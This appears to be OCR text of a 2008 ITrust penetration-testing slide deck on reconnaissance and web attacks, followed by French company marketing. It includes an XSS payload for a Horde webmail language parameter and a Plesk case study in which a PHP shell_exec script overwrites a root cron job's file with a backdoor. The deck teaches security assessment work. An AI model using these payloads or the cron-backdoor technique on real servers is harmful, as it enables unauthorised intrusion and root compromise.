[protean:/pentest]$ nc 192.168.69.132 80

GET / HTTP/1.1
Host: 192.168.0.169

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Mon, 05 May 2008 11:43:26 GMT
Content-Length: 1270
Content-Type: text/html
Set-Cookie: ASPSESSIONIDSASRBCCS=FGFFOIHDAFMDCEKAIFJIILPE; path=/
Cache-control: private

<!--
     WARNING! Please do not alter this file. It may be replaced if you
     upgrade your web server. If you want to use it as a template,
     we recommend renaming it, and modifying the new file. Thanks.
-->

<HTML>
<HEAD><META HTTP-EQUIV="Content-Type" Content="text-html; charset=Windows-1252">
  <title id=titletext>Under Construction</title>

[...]
```

```
[protean:/pentest]$ nc 192.168.69.132 80

GET / HTTP/1.1
Host: localhost

HTTP/1.1 302 Object moved
Server: Microsoft-IIS/5.0
Date: Mon, 05 May 2008 11:43:10 GMT
Location: localstart.asp
Content-Length: 121
Content-Type: text/html
Set-Cookie: ASPSESSIONIDSASRBCCS=EGFFOIHDPHGMCEOIECKKKNFM; path=/
Cache-control: private

<head><title>Object moved</title></head>
<body><h1>Object Moved</h1>This object may be found <a HREF="">here</a>.</body>
```

Network Level

SMTP Bounces

- Send an email to a non-existing address to generate a bounce message from the target
- Give good internal information about mail server, internal addressing, etc.
- Example: Bounce message from Target.com

  - Mail outgoing Target => ITrust

```
Received: by 10.82.154.11 with SMTP id b11cs251857bue;
        Tue, 6 May 2008 08:43:27 -0700 (PDT)
Received: by 10.67.115.17 with SMTP id s17mr6172858ugm.56.1210088607235;
        Tue, 06 May 2008 08:43:27 -0700 (PDT)
Return-Path: <>
Received: from mail03.target.com (mail03.target.com [199.171.68.117])
        by mx.google.com with ESMTP id t12si1143886gvd.10.2008.05.06.08.43.26;
        Tue, 06 May 2008 08:43:27 -0700 (PDT)
Received-SPF: pass (google.com: domain of mail03.target.com designates 199.171.68.117 as
permitted sender) client-ip=199.171.68.117;
Authentication-Results: mx.google.com; spf=pass (google.com: domain of mail03.target.com
designates 199.171.68.117 as permitted sender) smtp.mail=
Received: from sebro601.targetres.com (unknown [10.199.0.13])
   by mail03.target.com (BorderWare MXtreme Mail Firewall) with SMTP
   id 5D21136B48 for <pentest@itrust.fr>; Tue,  6 May 2008 17:43:25 +0200 (CEST)
```


  - Mail incoming ITrust => Target


```
Received: from mail03.target.com (10.60.55.12) by sebro10601.ikeares.com
 (10.199.1.30) with Microsoft SMTP Server id 8.1.251.1; Tue, 6 May 2008 17:43:25 +0200
Received: from dkcphmx23.telco.com (dkcphmx23.telco.com [198.192.15.203])   by
 mail03.target.com (BorderWare MXtreme Mail Firewall) with ESMTP id 81D7370DBE
              for <blah@target.com>; Tue,  6 May 2008 17:43:19 +0200 (CEST)
Received: from nf-out-0910.google.com (64.233.182.188) by dkcphmx23.telco.com
 (envelope-from <pentest@itrust.fr>) with ESMTP. tag msg.1210088598.810114.13542
 (Processed in 0.26924 secs); 06 May 2008 15:43:19 -0000
X-SoftScan-Status: clean
Received: by nf-out-0910.google.com with SMTP id b11so1354985n.18 for <blah@target.com>;
Tue, 06 May 2008 08:43:14 -0700 (PDT)
Received: by 10.210.58.17 with SMTP id g17mr847928eba.190.1210088593753;
        Tue, 06 May 2008 08:43:13 -0700 (PDT)
Received: from ?192.168.0.1? ( [88.66.210.17]) by mx.google.com with ESMTPS
id j9sm3544272mue.5.2008.05.06.08.43.11        (version=SSLv3 cipher=RC4-MD5);
Tue, 06 May 2008 08:43:12 -0700 (PDT)
Message-ID: <48207C88.1010805@itrust.fr>
```

Application Level

- Non validated input variable lead to XSS, SQL Injection, Directory Traversal

- Example:
  - Webmail (HORDE)






  - Language variable


- lang=""><img src=14 onerror="alert(String.fromCharCode(88,83,83))">

Application Level

Directory Listing And File Enumerations

- Use wordlist to enumerate common folders and filenames
- Based on the status code (and size) of the response we can determine if directory or webpage exist or not
- Goal: Find new entry point(s)
- Example:
  - Directory Listing of /includes





ITrust

Case Study: Plesk (1/2)

- Target
  - Plesk is a commercial web hosting automation solution
  - Target provide hosting solution to 25 clients
  - All client have chroot'ed FTP access to upload their websites
- Question:
  - Can a simple user compromise the server ?
- Hint
  - All virtual hosts are run under the same Apache user
  - Unsecure permission on certain cron jobs

Case Study: Plesk (2/2)

```
[protean:/pentest]$ cat /etc/crontab
SHELL=/bin/bash
PATH=/sbin:/bin:/usr/sbin:/usr/bin
MAILTO=root
HOME=/

# run-parts
01 * * * * root run-parts /etc/cron.hourly
02 4 * * * root run-parts /etc/cron.daily
22 4 * * 0 root run-parts /etc/cron.weekly
42 4 1 * * root run-parts /etc/cron.monthly
1 0 * * * root /usr/bin/php /usr/local/sitebuilder/modules/statistics/stat_parse.php
5 0 * * * root /usr/bin/php /usr/local/sitebuilder/htdocs/clearguests.php > /dev/null 2>&1
0 0 * * * root /usr/bin/php /usr/local/sitebuilder/htdocs/keyupdate.php > /dev/null 2>&1
50 22 * * 1 root /usr/bin/php /usr/local/sitebuilder/htdocs/sip.php > /dev/null 2>&1

[protean:/pentest]$ ls -la /usr/local/sitebuilder/modules/statistics/stat_parse.php
-rw-r--r--  1 apache apache 46781 Jan 17 07:44 /usr/local/sitebuilder/modules/statistics/stat_parse.php
```

- Upload backdoor.txt and pwn.php in the webroot

```
[protean:/pentest]$ cat pwn.php
<? php shell_exec('cp /var/www/vhost/user1.com/backdoor.txt
/usr/local/sitebuilder/modules/statistics/stat_parse.php'); ?>
```


- Load pwn.php, the process Apache will overwrite “state_parse.php”

- Wait until 00:01 and the cron job will load the backdoor (coded in php) with root privilege automatically

Application Level

Case Study: VPN SSL Juniper

- SSL VPN Juniper
- Identify different profiles (url_0, url_1, etc.)
- Identify REALM




Profiles	URL	Realm
Administrateurs (Conseil d'Administration)	https://XXX.XXX.XXX.XXX/dana-na/auth/url_0/welcome.cgi	LDAP conseilad
Commercial	https://XXX.XXX.XXX.XXXdana-na/auth/url_1/welcome.cgi	ActivCard commercial
Commercial light	https://XXX.XXX.XXX.XXX/dana-na/auth/url_2/welcome.cgi	LDAP commercial_light
SI (Service Informatique)	https://XXX.XXX.XXX.XXX/dana-na/auth/url_4/welcome.cgi	ActivCard user_si

QUESTIONS ?


p.caturegli@itrust.fr

Appendix Reference

- HD Moore – Tactical Exploitation – Defcon 2007
- Security Power Tools – O'REILLY



- SCAPY from P. Biondi
http://www.secdev.org/projects/scapy/
- Magazine MISC



ITrust

Assurance Intégrité

Ü **Intégrité**

Ü **Expertise**

Ü **Excellence**

Ü **Innovation**

Nous sommes :

ITrust

Ü Un Cabinet toulousain de conseil à vocation **internationale**

Ü Créé par des experts reconnus de la sécurité informatique et de la gestion des risques

Ü Société **citoyenne**, à dimension humaine basée sur

- l'éthique
- La répartition équitable des dividendes
- l'intégrité
- L'indépendance
- l'excellence
- L'innovation

Un Pole de compétences expert en SSI, en MidiPyrénées

Nous sommes

ITrust

Ü Un modèle de service que nous souhaitons différent :

ETHIQUE

Concrètement :

Ü Politique salariale et participative novatrice

Ü Une charte d'intégrité et des valeurs sur lesquels tous les collaborateurs s'engagent

Ü Un recrutement par cooptation / relation

Ü Méthode HOMME3 d'analyse système

Ü Une sens du service par

les compétences


Le savoir faire

Le savoir être

Intégrité

Aujourd'hui

ITrust



Objectif : Ëtre un pole de référent international

Nos services en SSI

15408 Bâlell ITIL EBIOS 27001

Conseil
& Assistance MOA

HSC Juridique

Sensibilisation
& Formation

tribunal

Etude forensiques

IAM Nomadisme Entreprise étendue

Architecture
informatique

ITrust

CISSP

Expertise
& Assistance MOE

Confidentiel défense

Audit 27001

Intrusif

De configuration

Organisationnel

D'architecture

Pen Test

Certification

- Ü Une approche : centrée sur l'Homme
- Ü Une ambition : gérer les risques !
- Ü Des Services : orientés métier

Notre démarche

ITrust

“Chacun est responsable de tous.” St-Exupéry (Pilote de guerre)

On ne vend pas des ressources on propose une approche

Ü Concrètement :

- Du pragmatisme
- Des audits sécurité pour lesquels le rapport Nessus n’est que le début du travail
- Des prestations courtes ou moyennes en régie ou au forfait
- Des méthodes :
    - 27001/ITIL
    - PenTest
    - Accompagnement de projets
    - d’autres en cours …

Notre organisation :

- 4 pôles
  - Audit et Pen Testing
  - Normes et Méthodes
  - Architecture et expertise
  - Open source Security

ITrust

- Des modes de partenariats préservant notre indépendance
- Qui permettent d'adresser des problématiques complexes

HSC

ekito

FullSave
Vos données en toute sécurité

LEXFO

telindus
belgacom ICT

Acteurs

ITrust

CLUSIR Midi-Pyrénées — Club de la Sécurité Informatique de Midi-Pyrénées

La mêlée — L'association fédératrice des acteurs de l'économie numérique

club-27001

RéSIST

Nos Clients

ITrust